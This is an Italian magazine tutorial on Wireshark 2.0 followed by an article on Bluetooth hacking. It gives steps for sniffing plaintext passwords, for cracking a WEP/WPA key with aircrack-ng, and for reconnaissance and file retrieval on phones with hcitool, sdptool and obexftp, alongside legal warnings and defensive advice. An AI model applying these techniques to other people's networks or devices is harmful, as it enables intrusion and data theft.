
È trascorso un po' di tempo dal rilascio dell'ultima major release di Wireshark ma finalmente è disponibile la versione 2.0. Sono stati effettuati molti cambiamenti, in particolare rivolti all'usabilità e alla semplificazione di ogni operazione. Inoltre, tutta l'interfaccia è stata ridisegnata usando QT ma cercando di mantenere inalterato l'aspetto il più possibile per gli utenti abituali. La grafica è pulita e ordinata, molto fluida e dovrebbe avere lo stesso look and feel su qualsiasi OS. Ciò significa che passando da GNU/Linux a un sistema Mac OS X, ad esempio, avremo sempre la stessa interfaccia grafica.

## Compiliamo Wireshark 2.0

**L'installazione è molto semplice, ma richiede alcune librerie**


### 01 DOWNLOAD DEI SORGENTI

Raggiungiamo la pagina Web *https://www.wireshark.org/#download*. Scarichiamo i sorgenti. Al termine, avviamo il terminale, rechiamoci nella cartella di download e lanciamo il comando **tar -jxvf wireshark-2.0.0.tar.bz2**.

### 02 SETUP DELLE LIBRERIE

Prima di compilare Wireshark è necessario installare qualche libreria. Lanciamo **sudo apt-get install byacc byson flex libgtk3-dev qt-sdk libpcap-dev**. Fatto ciò, accediamo alla directory dei sorgenti con il comando **cd wireshark-2.0.0**.

### 03 COMPILAZIONE E...

Lanciamo **./configure** seguito da **sudo make**. A seconda dell'hardware in nostro possesso, la compilazione potrebbe durare anche diversi minuti. Superata questa fase, lanciamo **sudo make install** per installare il software appena compilato.

### 04 ...AVVIO DI WIRESHARK

Per lanciare Wireshark basta digitare **sudo wireshark**. Qualora dovesse presentarsi un errore relativo a qualche libreria, lanciamo **sudo ldconfig** per effettuare il fix del file di configurazione del software.

La barra di scorrimento mostra una mini-mappa che ci permette di identificare a colpo d'occhio quale tipologia di pacchetti si trovano a una determinata altezza nella lista e se durante la cattura tutto sta filando liscio. Alcune opzioni sono state spostate in un pannello avanzato e la procedura di cattura dei pacchetti è stata resa più semplice e immediata. In definitiva, effettuare test di sicurezza sulla propria rete non è mai stato così semplice ed intuitivo. Se alcune password viaggiano in chiaro, specialmente client mail che usano ancora i protocolli POP, scovarle con Wireshark 2.0 sarà un gioco da ragazzi! Più semplicemente potremmo verificare l'invio di pacchetti non previsti e accorgerci così di un anomalo traffico sulla LAN.

## TUTTA UNA NUOVA GUI



La nuova grafica rende tutte le operazioni più fluide e l'aggiunta di nuovi filtri e nuovi grafici consente l'analisi della rete in modo ancora più approfondito. Potremo monitorare ciò che avviene sulla nostra LAN, le pagine consultate dai vari client connessi al nostro router e i cookie salvati. Ciò permetterà, ad esempio, di vedere in chiaro le nostre password, i dati di posta elettronica e form che non viaggiano ancora sui nuovi protocolli SSL. In particolare, è possibile creare i grafici delle operazioni di I/O: potremmo avviare la cattura dei pacchetti e dopo qualche ora estrapolare il grafico orario delle operazioni di I/O così da verificare in quale momento della giornata ci sono dei picchi nel transito

## WIRESHARK E LA LEGGE

### Lo sniffing dei pacchetti è legale?



**Testare la sicurezza di reti altrui è un reato punito dalla legge italiana ed europea. Limitiamoci dunque ad applicare quanto mostrato in queste pagine unicamente per testare l'affidabilità di una rete locale di nostra proprietà ed utilizzata unicamente da noi stessi: senza il consenso degli altri utenti connessi alla rete si attuerebbe comunque una violazione della privacy!**

# Analisi della rete

## Cerchiamo e filtriamo i pacchetti catturati

### 01 L'INTERFACCIA DI RETE

All'avvio di Wireshark ci troviamo davanti una lista delle interfacce di rete. Clicchiamo sul pulsante **Opzioni** (un ingranaggio) e scegliamo l'interfaccia da usare per il monitoraggio del traffico, ad esempio **wlp2s0**. Spuntiamo la voce **Promiscous mode** e avviamo la cattura dei pacchetti.

### 02 FILTRIAMO I PACCHETTI


Wireshark incomincia a visualizzare i pacchetti in transito sulla rete colorati a seconda dei differenti protocolli. Filtriamoli secondo il protocollo desiderato. Supponendo di voler visualizzare solo i **TCP**, inseriamo nel campo di ricerca **tcp.port==80** e confermiamo con **Invio**.

### 03 ANALISI IN CORSO

Come possiamo vedere in figura, qualcuno sulla rete ha cercato un'immagine e ha visitato un determinato sito. **IP source** è il PC della rete che ha effettuato la ricerca e **destination** è il sito visitato. È possibile osservare anche le ritrasmissioni, gli ACK e tutto ciò che può essere relativo a un problema nella rete.

### 04 ALLA RICERCA DELLA PASSWORD



Potremmo anche voler cercare una password. Selezioniamo **Byte del pacchetto** dal menu a tendina posto accanto fianco al campo di ricerca e cerchiamo **passw** o **password**: qualcuno ha effettuato il login su una pagina Web?

# Statistiche a più non posso

## Creiamo grafici I/O e osserviamo le statistiche sui vari protocolli

### 01 STATISTICHE DI PROTOCOLLO


Può essere utile analizzare le statistiche relative a tutti gli utenti nella rete. Dal menu **Statistiche** possiamo selezionare la voce **IPv4 Statistic** e poi **All addresses**. La tabella mostra un resocontodei pacchetti instradati e ricevuti dai vari IP sulla rete.

### 02 GRAFICI I/O

Il grafico di I/O ci consente di analizzare i picchi di traffico sulla rete. Scegliamo **Statistiche** e **Grafici I/O**. Spuntiamo la voce **Ora del giorno** per avere la suddivisione oraria. Infine, clicchiamo su + e assegniamo un nome al filtro. Sotto la voce **Filtro visualizzazione** inseriamo ad esempio **UDP**.

### 03 ESPORTIAMO IL GRAFICO

Possiamo aggiungere quanti filtri e voci vogliamo. Successivamente, possiamo esportare il grafico per condividerlo o salvarlo in uno storico. Clicchiamo su **Save as** e scegliamo l'estensione che più ci aggrada: **PDF**, **JPEG**, **CSV**, ecc.

### 04 GRAFICI DI FLUSSO

Sempre dal menu **Statistiche** selezioniamo **Grafici dei flussi TCP** e successivamente **Stevens**. È un'analisi temporale del flusso di pacchetti: il grafico mostra il momento di partenza dei pacchetti e il loro numero di sequenza. Dalla distanza di questi intervalli si può valutare il ritardo.

### 05 ANCORA PIÙ DETTAGLI

Scegliendo invece la voce **Ridimensionamento della finestra**, sempre fra i grafici dei flussi **TCP**, potremo avere un'idea del ridimensionamento della finestra di trasmissione per il trasferimento di un preciso pacchetto. Anche questo grafico può essere esportato.


### 06 LUNGHEZZA DEI PACCHETTI

Un altro grafico utile per l'analisi delle prestazioni di una rete è sicuramente quello che mostra le lunghezze dei pacchetti. In **Statistiche** selezioniamo **Lunghezza pacchetti** e avremo una rappresentazione tabellare delle percentuali di pacchetti di una determinata lunghezza, dei tempi di arrivo e del burst rate.

# Così ti bucano la Wi-Fi


**Una rete ben trafficata e un solo comando da terminale: questi sono i trucchi dei pirati**

### 01 AVVIO DELLA CATTURA

Il pirata preme **Opzioni** e seleziona l'interfaccia di rete wireless da utilizzare (ad esempio **wlp2s0**). Il malintenzionato abilita la modalità **monitor** e avvia la scansione. Il software si occuperà di tutto il resto, sempre a patto che la rete sia trafficata.

### 02 CREAZIONE DEL PCAP

Una volta catturato un buon numero di pacchetti (generalmente ne servono almeno 200.000 per una rete WEP e molti di più per una WPA), dal menu **File**, il pirata salva il file **pcap**. Il pirata conferma con un clic sul pulsante **Salva**.

### 03 SI PASSA AD AIRCRACK

Il pirata passa ad Aircrack il file .pcap. Il malintenzionato lancia da terminale il comando **sudo aircrack-ng -a 1 file.pcap** ed attende che il tool faccia il suo lavoro. Al pirata basta inserire il numero corrispondente alla rete Wi-Fi e premere **Invio**.

### 04 CAMBIAMO LA PASSWORD!

Alla luce di quanto scoperto, è il caso di cambiare con più regolarità la password della nostra rete senza fili e, cosa ancor più importante, cerchiamo di scegliere chiavi abbastanza complesse (dimentichiamoci nomi e date di nascita!).

dei pacchetti. Se, ad esempio, lasciamo scansionare il software mentre siamo lontani da casa e il PC non effettua operazioni di rete, un picco nel grafico può essere un brutto segno: qualcuno potrebbe aver invaso la nostra rete!

## AIRCRACK: L'ACCOPPIATA LETALE

Wireshark 2.0, purtroppo, è anche un valido ausilio per malintenzionati che se ne infischiano della legge e vogliono invadere le reti altrui. E le mosse compiute dai pirati sono alquanto banali, specialmente se la rete senza fili bersaglio è protetta da una chiave di tipo WEP. Nel caso di una WPA, invece, il pirata ha bisogno di un numero abbastanza elevato di pacchetti e l'operazione, nel caso in cui la password settata sia alquanto lunga e complessa, potrebbe durare addirittura mesi! Proprio per questo motivo, il nostro consiglio è sempre quello di proteggere la nostra rete senza fili con chiavi di sicurezza decisamente lunghe e che contengano anche numeri e caratteri speciali. Per raggiungere il suo scopo, il pirata non si limita però al solo utilizzo di Wireshark: necessita anche di Aircrack, un altro tool che di fatto analizzerà tutti i pacchetti catturati da Wireshark per scovare poi la password finale. Raggiunto un numero adeguato di pacchetti, il pirata termina la cattura e passa ad Aircrack. E per velocizzare l'operazione di cattura, il pirata più evoluto utilizza anch Aireplay e Airodump per aumentare il numero di pacchetti catturati e dimezzare di fatto i tempi necessari alla raccolta di un numero di pacchetti sufficiente.

## COS'ALTRO OFFRE WIRESHARK?

**Perché è il tool più amato dagli analisti di rete?**

Le funzionalità offerte da Wireshark 2.0 sono innumerevoli. Sono troppe, così tante da poter riempire un manuale di centinaia di pagine. In questo contesto abbiamo analizzato alcune novità aggiunte e rivisitato alcune delle funzionalità base del tool. Tuttavia, in un ambito professionale offre tantissimi altri strumenti che rendono agevole anche l'osservazione di una rete di telefonia digitale. Proprio nella nuova versione 2.0, sono stati aggiunti molti protocolli relativi alla telefonia e fra i tanti citiamo WAP-WSP e SIP.

# IL TELEFONINO HA FATTO CRACK!

**Pensi che il Bluetooth sia un protocollo sicuro? Ti sbagli di grosso. Un pirata può accedere al tuo smartphone in pochi minuti e rubare foto, documenti, file e numeri di telefono. Analizziamo le tecniche più utilizzate dai malintenzionati**

Gli smartphone sono essenzialmente mini computer con i quali gli utenti possono controllare la posta elettronica, il trasferimento di fondi bancari, aggiornare il proprio profilo Facebook, acquistare musica e così via. Il risultato di questa "dipendenza"? Il rischio che questi dispositivi vengano violati è cresciuto insieme alla quantità di informazioni personali e finanziarie in essi memorizzate. E tale rischio è alto dalla notte dei tempi, quando le prime tecnologie Bluetooth fecero il loro debutto. Per chi non lo sapesse, si tratta di un protocollo universale a bassa potenza operante a 2,4 - 2,485 GHz con spread spectrum e frequency hopping a 1.600 salti al secondo (questo salto di frequenza è una misura di sicurezza). Nel tentativo di portare più comfort e sicurezza per ascoltare la musica attraverso le cuffie, nel 1994 il fornitore di telecomunicazioni svedese Ericsson inventò tale tecnologia. Da allora, le norme che stanno dietro il Bluetooth (Fig. 1) si sono notevolmente evolute, anche se ad oggi rimane ancora una tecnologia di nicchia, non ampiamente utilizzata al di fuori delle applicazioni di business tradizionali.

## NOZIONI DI BASE

La specifica minima in termini di distanza di operatività per i device Bluetooth è fissata a 10 metri, ma non c'è limite alla gamma che i produttori possono attuare nei loro dispositivi: molti, infatti, hanno una portata che arriva a 100 metri e, utilizzando speciali antenne, è possibile arrivare ancora più lontano. Quando due dispositivi Bluetooth si collegano fra loro, si parla di associazione. Qualsiasi dispositivo Bluetooth rilevabile trasmette le seguenti informazioni: nome, classe, elenco dei servizi ed informazione tecnica. Quando i due dispositivi si scambiano una chiave segreta o un collegamento pre-condiviso, ciascun registro memorizza questa chiave per identificare l'altro in un futuro accoppiamento. Ogni dispositivo ha un identificatore univoco a 48 bit (un indirizzo MAC-like) che di solito è il nome del produttore (**Fig. 2**). I dispositivi Bluetooth creano quella che viene chiamata una **piconet**, ovvero una rete di piccole dimensioni. In una piconet, vi è un master e fino a sette slave attivi. Poiché il Bluetooth utilizza la **fre-**

**Fig. 1 • Esempio di connessioni Bluetooth**





**Fig. 2 • Processo di accoppiamento di dispositivi Bluetooth**

```
root@kali:~# hciconfig hci0 up
root@kali:~# hciconfig hci0
hci0:   Type: BR/EDR  Bus: USB
        BD Address: A0:02:DC:11:4F:85  ACL MTU: 310:10  SCO MTU: 64:8
        UP RUNNING PSCAN
        RX bytes:913 acl:0 sco:0 events:43 errors:0
        TX bytes:915 acl:0 sco:0 commands:43 errors:0
```

Fig. 3 • Utilizzo di hciconfig

**quency hopping** (frequenze cambiate 1600 volte al secondo), questi dispositivi di comunicazione non interferiscono l'uno con l'altro in quanto la probabilità che due device utilizzino la stessa frequenza è davvero bassa, anche se possibile.

## ALLA SCOPERTA DI BLUEZ

L'implementazione di Linux dello stack del protocollo Bluetooth è **BlueZ** e lo troviamo già presente di default nella maggior parte delle distribuzioni GNU/Linux. BlueZ ha una serie di semplici strumenti che possiamo usare per gestire il protocollo Bluetooth. Questi includono **hciconfig**, che funziona in modo molto simile a ifconfig (Fig. 3), **hcitool**, uno strumento di indagine che fornisce il nome, l'ID, la classe e il clock del dispositivo, **hcidump**, che permette di sniffare la comunicazione Bluetooth.

## BLUETOOTH PROTOCOL STACK

Lo stack del protocollo Bluetooth è mostrato in Fig. 4. I dispositivi Bluetooth non hanno bisogno di utilizzare tutti i protocolli nello stack (come lo stack TCP/IP). È stato sviluppato per consentire l'uso da una varietà di applicazioni di comunicazione. Generalmente, un'applicazione utilizza solo una fetta verticale di questo stack. I protocolli Bluetooth e quelli ad essi associati sono elencati qui di seguito

- **Bluetooth Core Protocols Baseband**: LMP, L2CAP, SDP
- **Cable Replacement Protocol**: RFCOMM
- **Telephony Control Protocol**: TCS Binary, AT-commands
- **Adopted Protocols**: PPP, UDP/TCP/IP, OBEX, WAP, vCard, vCal, IrMC, WAE

Oltre ai livelli di protocollo, la specifica Bluetooth definisce anche un'interfaccia controller host (**HCI**). Ciò fornisce un'interfaccia di comando al controller di banda e l'accesso allo stato hardware e registri di controllo.

## MECCANISMI DI SICUREZZA

La sicurezza del protocollo Bluetooth è basata su alcune differenti tecniche. In primo luogo, il salto di frequenza: sia il master che lo/gli slave conoscono l'algoritmo di frequency hopping. In secondo luogo, una chiave pre-condivisa scambiata in seguito all'accoppiamento viene utilizzata per l'autenticazione e la crittografia. Ci sono tre modalità di sicurezza

- **Modalità di protezione 1:** nessuna sicurezza attiva
- **Modalità di protezione 2:** sicurezza a livello di servizio. È responsabile della sicurezza centralizzata e gestisce l'autenticazione, la configurazione e l'autorizzazione. Non può essere attivata dall'utente. Nessuna sicurezza a livello di dispositivo.
- **Modalità di protezione 3:** livello di sicurezza del dispositivo. Autenticazione e crittografia basata su chiave segreta. Garantisce la sicurezza per il collegamento a basso livello

La modalità di protezione 2 applica la protezione a livello di servizio. In questa modalità, una particolare applicazione potrebbe essere relativamente sicura. La modalità di sicurezza 3 è il più alto livello di sicurezza, utilizzando meccanismi di sicurezza a livello di collegamento, protegge il dispositivo da certe intrusioni e, di conseguenza, tutti i servizi e le applicazioni. Tutti i servizi Bluetooth hanno un livello d'insieme predefinito di sicurezza. Alcuni servizi richiedono l'autorizzazione e l'autenticazione al fine di essere utilizzati, altri invece richiedono solo l'autenticazione e alcuni sono aperti a tutti i dispositivi. Tre i servizi di sicurezza di base definiti dalle specifiche Bluetooth

- **Autenticazione:** Un obiettivo di Bluetooth è la verifica dell'identità di comunicare con dispositivi basati su loro ID. Questo servizio fornisce un meccanismo di interruzione se un dispositivo non può autenticare correttamente.
- **Riservatezza:** un altro obiettivo di Bluetooth è quello di mantenere la privacy degli utenti e dispositivi. L'intento è quello di evitare la compromissione di informazioni causata da intercettazioni, garantendo che solo i dispositivi autorizzati possano accedere e visualizzare i dati trasmessi.
- **Autorizzazione:** un terzo obiettivo di Bluetooth è un servizio di





Fig. 4 • Bluetooth protocol stack

sicurezza sviluppato per consentire il controllo delle risorse, assicurando ad un dispositivo l'autorizzazione ad utilizzare un servizio prima di potervi accedere

## HACKING BLUETOOTH: I TOOL NON MANCANO

Ora che abbiamo approfondito il meccanismo di funzionamento del protocollo Bluetooth, analizziamo alcuni possibili strumenti di hacking. Fra questi troviamo **Bluelog** (Fig. 5), uno strumento di analisi. Esamina la zona per trovare il maggior numero di dispositivi raggiungibili nella zona e poi li registra in un file. Ma Bluelog non è l'unico tool disponibile: **Bluemaho** è una suite basata su GUI di strumenti per testare la sicurezza dei dispositivi Bluetooth; **Blueranger** è uno script Python semplice che utilizza ping **l2cap** per individuare i dispositivi Bluetooth e determinare le distanze approssimate; **Btscanner** è un'interfaccia grafica esegue la scansione per i dispositivi rilevabili nel raggio d'azione; **Redfang** permette di trovare il dispositivo Bluetooth nascosto; **Spooftooph** è uno strumento di spoofing Bluetooth; **HID attack**, sviluppato da Collin Mulliner, permette ad un hacker di iniettare azionamenti di tasti sul computer della vittima, fingendo di essere un dispositivo HID Bluetooth. Analogamente a Spooftooph, HID fa uso di hciconfig (basato sulla libreria BlueZ), per far finta di essere un dispositivo Bluetooth diverso, come una tastiera bluetooth che potrebbe trarre in inganno una potenziale vittima.

## QUALCOSA DI PIÙ SU BTSCANNER

Btscanner è basato sullo stack Bluetooth BlueZ, che è incluso nel kernel Linux. È uno strumento progettato appositamente per estrarre il maggior numero di informazioni possibili da un dispositivo Bluetooth senza bisogno di un'associazione. Una schermata di informazioni dettagliate estrae dati HCI e SDP e mantiene una connessione aperta per monitorare RSSI e la qualità del segnale (**Fig. 6**).

Nelle telecomunicazioni, RSSI è una misura della potenza presente in un segnale radio ricevuto. Solitamente è invisibile ad un utente di un dispositivo di ricezione. Tuttavia, poiché la potenza del segnale può variare notevolmente e incidere sulla funzionalità di rete, alcuni dispositivi rendono spesso la misura a disposizione degli utenti.

**Fig. 5 • Ecco come si presenta il tool Bluelog**

## COME VIENE SFERRATO UN ATTACCO?

Tramite la tecnica del **bluesnarfing**, un attaccante prende dati dal dispositivo Bluetooth, includendo SMS, informazioni del calendario, immagini, rubrica telefonica e chat. Il **Bluebugging** è in grado di prendere il controllo totale del telefono, mentre con il **Bluejacking** un pirata invia un "biglietto da visita" (messaggio di testo) che, qualora l'utente decidesse di aggiungere all'elenco dei contatti, consentirebbe al malintenzionato di continuare a inviare ulteriori messaggi. Fra le varie tecniche troviamo anche il **BlueSmack**, di fatto un attacco **DoS** contro dispositivi Bluetooth. **BlueSnarf** e **BlueSnarf ++** sono attacchi che consentono il furto di informazioni da un dispositivo Bluetooth con il profilo **OBEX Push**. Con questi attacchi, l'hacker può recuperare elementi come la rubrica, il calendario e altre informazioni personali. Con BlueSnarf++, invece, si ha pieno accesso in lettura e scrittura al file system dello smartphone. Quando un hacker è collegato tramite il profilo OBEX Push, ha il pieno accesso al telefono della vittima, senza neppure dover accoppiare i due dispositivi. Il rischio più grande di questa funzione è che un utente malintenzionato possa eliminare i file cruciali del device, rendendo lo smartphone inutilizzabile.

## HCITOOL SCAN

Hcitool, che fa parte dello stack BlueZ, viene utilizzato per configurare le connessioni Bluetooth e inviare comandi speciali. L'invio del comando fornirà un elenco di dispositivi con i loro valori **BD_ADDR** (simili a MAC) e, eventualmente, le descrizioni di testo. Queste descrizioni sono opzionali: alcuni utenti hanno la cognizione di lasciarli in bianco. Con il comando **hcitool inq** è possibile trovare il codice della classe di un dispositivo. Dopo di che, è possibile lanciare un'analisi con l'utility **Bclassify**, che accetta il codice della classe come parametro di input e restituisce una serie di informazioni.

Ecco un codice di esempio:

```
~/btclassify-master> ./btclassify.py
0x5a020c: Telefono (Smartphone): Telefonia, l
                                        Object Transfer,
```

Quindi, è possibile scoprire quali servizi sono supportati dal dispositivo. Ecco un output di esempio:

```
-> sdptool browser 11: 22: 33: 44: 55: 66 |

Service Name: Headset Gateway
Service Name: Handsfree Gateway
Service Name: Sim Access Server
Service Name: AV destinazione Remote Control
Service Name: Advanced Audio
Service Name: Android Network Access Point
Service Name: Android Network Users
```

```
Service Name: OBEX Phonebook Access Server
Service Name: SMS Message Access
Service Name: OBEX Object Push
```

Si noti che **sdptool** funziona anche quando il dispositivo non è rilevabile, ma è da qualche parte nelle vicinanze. Utilizzando questa tecnica, è possibile scoprire smartphone, cuffie, stampanti, dispositivi indossabili e, naturalmente, desktop e laptop.
In GNU/Linux, ci sono diversi modi per accedere alla memoria del dispositivo tramite Bluetooth e tutti lavorano con il protocollo **OBEX**. Per fare uso di esso, è necessario disporre di uno smartphone che supporti il servizio **ObexFTP**. La maggior parte dei device legacy lo rendono di default, ma alcuni moderni smartphone Android non lo includono. Tuttavia, si può facilmente risolvere il problema installando un OBEX server di terze parti (ad esempio **Astro Bluetooth Module**) dal Play Store e collegare nuovamente il dispositivo con la macchina GNU/Linux. Dopo di che, sia GNOME Bluetooth (qualora si utilizzi questo strumento) mostrerà l'opzione per la navigazione del dispositivo, e cliccando su di esso, una finestra visualizzerà il contenuto del dispositivo: proviamo a montare un dispositivo Bluetooth come un normale file system. Partendo dal presupposto che si conosce il suo indirizzo **BD** e, creato una directory per il montaggio, effettuiamo le seguenti operazioni:

```
obexfs -b 11:22:33:44:55:66 /path_directory
```

Dove *11:22:33:44:55:66* è il nostro device Bluetooth. Per lo smontaggio, utilizziamo invece il comando **fusermount**:

```
fusermount -u /path_directory
```

Nel caso in cui volessimo configurare un auto mount, basta aggiungere la seguente riga al file **/etc/fstab**:

```
obexfs#-b11-22-33-44-55-66 /path_directory
```

Per impostazione predefinita, solo l'utente corrente vedrà il file system montato. Teniamo ben in mente che potrebbe essere un rischio per la sicurezza per permettere a tutti di vedere file system remoti. Il comando **obexftp** viene utilizzato per l'invio e la ricezione di file senza montare un file system. È possibile inviare qualsiasi file sul dispositivo mediante l'emissione di un comando come questo:

```
obexftp -b 11:22:33:44:55:66 -p /file_da_inviare
```

Per recuperare un file dal telefono, invece:

```
obexftp -b 11:22:33:44:55:66 -g file_da_ricevere
```

## CONSIDERAZIONI FINALI

La connessione Bluetooth di un telefono è hackable e presenta una minaccia reale per i dispositivi mobili in movimento. I dispositivi Bluetooth possono controllare ogni aspetto del nostro smartphone: possono trasferire file, effettuare chiamate, inviare SMS ed ottenere informazioni sul dispositivo. Se il dispositivo è lasciato senza protezione, un pirata potrebbe sfruttare la potenza di una connessione Bluetooth per ottenere l'accesso ai dati. Recenti indagini hanno anche evidenziamo come anche le apparecchiature ospedaliere possano essere altrettanto facilmente manipolabili: defibrillatori con connettività Bluetooth possono essere violati per generare shock casuali, o impedire che una scossa accada; le cartelle cliniche elettroniche possono essere alterate da remoto, causando la possibilità di una diagnosi errata o un trattamento non corretto. L'utilizzo massiccio del **BLE**, la nuova versione di Bluetooth nei dispositivi indossabili, implicherà un'attenta analisi di sicurezza al fine di evitare spiacevoli situazioni. In ogni caso, gli aggiornamenti ai firmware più recenti e le nuove misure di sicurezza introdotte hanno reso questi attacchi molto difficili da attuare, ma improbabile non vuol dire impossibile. In ogni caso, la migliore protezione contro la pirateria Bluetooth è la disattivazione della connettività quando non è in uso, in particolare nelle zone affollate in cui i pirati possono rilevare eventuali dispositivi.

